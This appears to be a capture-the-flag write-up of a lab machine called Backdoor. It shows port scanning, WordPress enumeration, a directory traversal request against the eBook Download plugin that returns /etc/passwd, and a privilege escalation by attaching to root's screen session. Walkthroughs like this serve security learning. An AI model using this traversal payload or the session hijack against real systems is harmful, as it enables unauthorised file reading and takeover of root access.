


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.125 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 18:19 IST
Nmap scan report for 10.10.11.125
Host is up (0.20s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
1337/tcp  open  waste?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.46 seconds
```

2) Checked the page



3) Enumerated wordpress

```
(vigneswar@VigneswarPC)~$ wpscan --url http://10.10.11.125/ --api-token [REDACTED] --detection-mode mixed

-----
      W P S C A N
    WordPress Security Scanner by the WPScan Team
      Version 3.8.25
  Sponsored by Automattic - https://automattic.com/
    @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
  -----

[+] URL: http://10.10.11.125/ [10.10.11.125]
[+] Started: Wed Mar  6 18:30:36 2024
```

Index of /wp-content/plugins — Mozilla Firefox

Index of /wp-content/plugins × +

backdoor.htb/wp-content/plugins/

Index of /wp-content/plugins

Name	Last modified	Size	Description
Parent Directory	-	-	
eBook Download	2021-11-10 14:18	-	
hello.php	2019-03-18 17:19	2.5K	

Apache/2.4.41 (Ubuntu) Server at backdoor.htb Port 80

Plugin Name: eBook Download

Contributors: zedna

Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_donations&business=3ZV6ZTC7ZPCH26lc-C26item_name=Zedna%20Brickick%20Website¤cy_code=USD&bn=PP%20DonationsBF%3abtn_donateCC_LG%2egif%3aNonHosted

Tags: eBook, file, download

Requires at least: 3.0.4

Tested up to: 4.4

Stable tag: 1.1

License: GPLv2 or later

License URI: http://www.gnu.org/licenses/gpl-2.0.html

Vulnerability Assessment

1) eBook-download plugin is vulnerable to directory traversal

EXPLOIT
DATABASE

WordPress Plugin eBook Download 1.1 - Directory Traversal

EDB-ID: 39575	CVE: N/A	Author: WADEEK	Type: WEBAPPS	Platform: PHP	Date: 2016-03-21
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App: 📄	

⬅

➡

2) Got LFI

Request		Response	
Pretty	<u>Raw</u>	Hex	Render
<pre> 1 GET /wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl= ./.././.././.././../etc/passwd HTTP/1.1 2 Host: backdoor.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>		<pre> 4 Content-Type: Transfer-Encoding: Binary 5 Content-disposition: attachment; filename='passwd' 6 Content-Length: 1992 7 Connection: close 8 Content-Type: application/octet-stream 9 10 ./.././.././.././../etc/passwd./.././.././../etc/passwd./.././.././../etc/passwdroot:x:0:0 :root:/root:/bin/bash 11 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 12 bin:x:2:2:bin:/bin:/usr/sbin/nologin 13 sys:x:3:3:sys:/dev:/usr/sbin/nologin 14 sync:x:4:65534:sync:/bin:/bin/sync 15 games:x:5:60:games:/usr/games:/usr/sbin/nologin 16 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 20 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 21 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 22 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 23 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 24 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin 25 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 26 gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin 27 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 28 system-network:x:100:102:system Network Management,,,:/run/systemd:/usr/sbin/nologin 29 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin 30 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin 31 messagebus:x:103:106:/nonexistent:/usr/sbin/nologin 32 syslog:x:104:110:/home/syslog:/usr/sbin/nologin 33 _apt:x:105:65534:/nonexistent:/usr/sbin/nologin 34 tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false 35 uidd:x:107:112:/run/uidd:/usr/sbin/nologin 36 tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin 37 landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin 38 pollinate:x:110:1:/var/cache/pollinate:/bin/false 39 usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin 40 sshd:x:112:65534:/run/sshd:/usr/sbin/nologin 41 systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin 42 user:x:1000:1000:user:/home/user:/bin/bash 43 lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false 44 mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false 45 srsrntcdndw-clrld(</pre>	

Port 1337 is open, also the box name is backdoor, we need to check if a backdoor is running in port 1337, we can see process info in linux

File/Directory	Use/Description
cmdline	Command line arguments passed to the process.
cwd (symlink)	Current working directory of the process.
environ	Environment variables of the process.
exe (symlink)	Executable file of the process.
fd/	Directory containing symlinks to open file descriptors.
maps	Memory maps of the process, including address ranges and permissions.
mem	Represents the memory of the process; read for access, write for manipulation.
stat	Various statistics about the process, e.g., status and memory usage.
status	Detailed information about the status of the process, including memory usage and parent process.
limits	Information about resource limits imposed on the process.
io	I/O statistics for the process.

3) Fuzzed for pids


```

root      858  0.0  0.3  12176  7228 ?        Ss   12:45   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root      916  0.0  0.0   5828  1940 tty1     Ss+  12:45   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root      954  0.0  0.3  232716  6908 ?        Ssl  12:45   0:00 /usr/lib/policykit-1/polkitd --no-debug
root      956  0.0  0.1   6952  2292 ?        Ss   12:45   0:00 SCREEN -dmS root
root      959  0.0  0.2   8272  5012 pts/0    Ss+  12:45   0:00 -/bin/bash
user      965  0.0  0.4  18388  9612 ?        Ss   12:45   0:00 /lib/systemd/systemd --user
user      970  0.0  0.1  105008  3220 ?        S    12:45   0:00 (sd-pam)
mysql     984  2.0  22.5 1792020 451536 ?        Ssl  12:45   1:41 /usr/sbin/mysqld

```



GeeksforGeeks

<https://www.geeksforgeeks.org/screen-command-in-linux/>

screen command in Linux with Examples

6 May 2022 — **screen** command in **Linux** provides the ability to launch and use multiple shell sessions from a single ssh session. When a process is started ...

3) Connected to screen

The default screen syntax for attaching to a screen-session created for a different user is `screen -x user/session_name`.

```
user@Backdoor:~$ screen -x root/root
```